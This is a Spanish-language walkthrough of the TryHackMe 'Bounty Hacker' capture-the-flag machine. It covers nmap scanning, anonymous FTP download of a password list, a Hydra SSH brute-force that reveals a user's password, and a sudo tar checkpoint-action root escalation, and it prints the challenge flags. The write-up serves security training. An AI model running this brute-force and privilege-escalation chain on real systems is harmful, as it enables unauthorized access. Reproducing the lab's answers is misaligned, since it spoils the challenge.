

## THM – Bounty Hacker

### Objetivos:

- Identificar usuarios y posibles contraseñas a partir de la información recopilada.
- Realizar un ataque de fuerza bruta contra el servicio SSH.
- Identificar y aprovechar una vulnerabilidad que permita la escalada de privilegios.

### Requisitos:

- Sistema Operativo Kali Linux

### Categoría:

Web, Linux, SSH, Escalación de Privilegios

### Dificultad:

Fácil

## Comandos y Parámetros a Emplear:

### Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.

### Nmap


Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

### Hydra


Parámetro	Descripción
-L	Se utiliza para especificar un archivo que contiene una lista de nombres de usuario
-P	Se utiliza para especificar un archivo que contiene una lista de contraseñas.

## Desarrollo:


1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.




2. Las dos primeras interrogantes en la plataforma TryHackMe no requieren una respuesta sustantiva; su único propósito consiste en marcarlas como completadas.



3. Se inicia el análisis mediante la aplicación de la herramienta de escaneo de red Nmap para sondear los puertos de la máquina objetivo. Se emplean los parámetros de escaneo "-sC" y "-sV" con el propósito de recabar información exhaustiva sobre los servicios en ejecución. Como resultado de este análisis, se identifica que los puertos 21, 22 y 80 se encuentran accesibles.




4. Subsecuentemente, se procede a la interacción con el servicio HTTP alojado en el puerto 80 mediante la introducción de la dirección IP de la máquina objetivo en el navegador web. Al efectuar este acceso, se visualiza un breve diálogo entre personajes de anime, en el cual se halla un conjunto de textos que detallan sus conversaciones. Este contenido revela información potencialmente valiosa, particularmente en la identificación de posibles nombres de usuarios existentes en el sistema.



5. Posteriormente, basándose en los datos extraídos de la página web, se procede a la creación de un archivo de texto destinado a almacenar dicha información. Con tal propósito, se emplea el comando "nano" para iniciar el editor de texto y generar el archivo correspondiente.



6. Dentro del entorno del editor de texto, se procede a la inclusión de los nombres previamente identificados en el diálogo mencionado. Para preservar los cambios realizados, se ejecuta la combinación de teclas Ctrl + O, seguido por la confirmación de dichos cambios mediante la tecla Enter. Posteriormente, se concluye la sesión en el editor de texto mediante la combinación de teclas Ctrl + X, culminando así el proceso de modificación y almacenamiento del archivo.



7. Como se observó durante la fase de escaneo con Nmap, se identificó que el puerto 21 correspondiente al servicio FTP permite el acceso anónimo. Aprovechando esta configuración, se procederá a la autenticación utilizando las credenciales de acceso anónimo.

```
(eddyrack864@kali)-[~]
$ ftp 10.10.148.40
Connected to 10.10.148.40.
220 (vsFTPD 3.0.3)
Name (10.10.148.40:eddyrack864): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

8. Una vez establecida la sesión mediante acceso anónimo al servicio FTP, se procede a enumerar los archivos presentes en el directorio utilizando el comando "ls". Como resultado de esta operación, se visualizan dos archivos de texto en el sistema.

```
ftp> ls
229 Entering Extended Passive Mode (|||41821|)
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
```

9. Subsecuentemente, se procederá a la transferencia del archivo "tasks.txt" desde el sistema remoto al local mediante el uso del comando "get".

```
ftp> get task.txt
local: task.txt remote: task.txt
229 Entering Extended Passive Mode (|||48957|)
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****| 68 754.61 KiB/s 00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.32 KiB/s)
```

10. Se repite el procedimiento para la transferencia del archivo "locks.txt" mediante el comando "get".

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
229 Entering Extended Passive Mode (|||47298|)
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****| 418 5.68 KiB/s 00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.71 KiB/s)
```

11. Una vez completada la transferencia de los archivos al entorno local, se emplea el comando "cat" para examinar el contenido del archivo "tasks.txt". Dentro de este archivo, se identifica una lista de tareas acompañada por la autora de dicha lista, una persona identificada como "lin".

```
(eddyrack864@kali)-[~]
$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

12. La lectura del archivo en el paso anterior proporciona la respuesta a la interrogante actual, relacionada con el nombre de la persona que elaboró la lista.

Who wrote the task list?

Correct Answer

Hint

13. Se procede a la inclusión de la nueva usuaria, "lin", en el archivo de texto que contiene la lista previa de usuarios. Para llevar a cabo esta acción, se recurre nuevamente al editor de texto "nano".

```
GNU nano 7.2 /root/.ssh/authorized_keys
ed
faye
ein
spike
jet
lin
```

14. A continuación, se efectúa la visualización del contenido del segundo archivo transferido previamente, denominado "locks.txt" donde encontramos posibles contraseñas de los usuarios.

```
(eddyrack864@kali)-[~]
$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@g0n$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
```

15. Con los nombres de usuario recopilados y las posibles contraseñas, se puede proceder a realizar un intento de inicio de sesión mediante fuerza bruta en el servicio SSH alojado en el puerto 22. Esto responde a la respuesta de la siguiente pregunta planteada en la plataforma.

What service can you bruteforce with the text file found?

Correct Answer

Hint

16. Para iniciar el ataque por fuerza bruta a través del servicio SSH, se emplea la herramienta Hydra, configurada con los parámetros "-L" y "-P" para indicar la lista de usuarios y la lista de contraseñas, respectivamente. Además, se proporciona la dirección IP del servidor objetivo como argumento.

```
(eddyrack864@kali)-[~]
$ hydra ssh://10.10.148.40 -L users.txt -P locks.txt
```

17. Como consecuencia del ataque ejecutado con Hydra, se logra descifrar la contraseña asociada a la usuaria "lin".

```
(eddyrack864@kali)-[~]
$ hydra ssh://10.10.148.40 -L users.txt -P locks.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-19 11:41:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (l:6/p:26), ~10 tries per task
[DATA] attacking ssh://10.10.148.40:22/
[22][ssh] host: 10.10.148.40 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-19 11:42:26
```



18. Con la contraseña obtenida mediante la ejecución de Hydra, se dispone ahora de la información necesaria para responder a la pregunta planteada por la plataforma.

What is the users password?

Correct Answer

Hint

19. Se procede a iniciar sesión a través del servicio SSH utilizando las credenciales obtenidas para el usuario "lin" durante el ataque exitoso con Hydra. La autenticación exitosa valida la efectividad de las credenciales y proporciona acceso autorizado al sistema.

```
(eddyrack864@kali)-[~]
$ ssh lin@10.10.148.40
The authenticity of host '10.10.148.40 (10.10.148.40)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.148.40' (ED25519) to the list of known hosts.
lin@10.10.148.40's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
```

20. Una vez que se ha accedido al sistema a través de SSH utilizando las credenciales adquiridas, se procede a la exploración del escritorio. Al utilizar el comando "ls" para listar los archivos disponibles, se identifica la presencia de la primera flag denominada "user.txt". Posteriormente, se visualiza el contenido de esta flag mediante el comando "cat".

Flag: **THM{CR1M3\_SyNd1C4T3}**

```
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

21. Con la flag obtenida, se procede a ingresarla en la siguiente pregunta de la plataforma, donde se solicita la flag correspondiente al usuario.

user.txt


Correct Answer

22. Posteriormente, se ejecuta el comando "sudo -l" para verificar los privilegios que el usuario posee para la ejecución de comandos con elevados privilegios. El resultado de esta operación revela que el usuario tiene la capacidad de ejecutar el comando "tar" con privilegios elevados. Cabe destacar que "tar" es una utilidad utilizada para comprimir y descomprimir archivos y directorios.


```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
  (root) /bin/tar
lin@bountyhacker:~/Desktop$
```


23. Con el objetivo de escalar los privilegios, se inicia la búsqueda de un binario que facilite la elevación de privilegios. Para llevar a cabo esta tarea, se realiza una consulta en la página web de GTF0Bins, una fuente confiable que cataloga binarios y comandos susceptibles de ser utilizados para escapar de restricciones de privilegios.



24. En la página de GTF0Bins, se realiza una búsqueda específica del comando que surgió durante la revisión de privilegios, en este caso, "tar".



25. Dentro de la lista de binarios disponibles en GTF0Bins, se procede a buscar el correspondiente al superusuario o "sudo". Una vez identificado, se copia el comando proporcionado para su ejecución en la terminal.



26. Tras la ejecución del comando proporcionado, se procede a verificar el usuario actual mediante la ejecución del comando "whoami". La terminal confirma que el usuario ha sido escalado exitosamente a "root".

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```

27. Una vez obtenido el acceso como usuario "root", se procede a navegar hacia el directorio raíz del sistema. Al listar el contenido de dicho directorio, se identifica la presencia de la siguiente flag, asociada al usuario "root". Se visualiza el contenido de esta flag mediante el comando "cat".

Flag: **THM{80UN7Y h4cK3r}**

```
# cd /root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

28. Con la flag del usuario "root" obtenida, se procede a ingresarla en la plataforma, completando así la última pregunta planteada.

```
root.txt
THM{80UN7Y_h4cK3r} Correct Answer
```

29. Al completar exitosamente la resolución de la máquina, la plataforma presenta un mensaje de felicitaciones, indicando así la finalización exitosa del desafío.

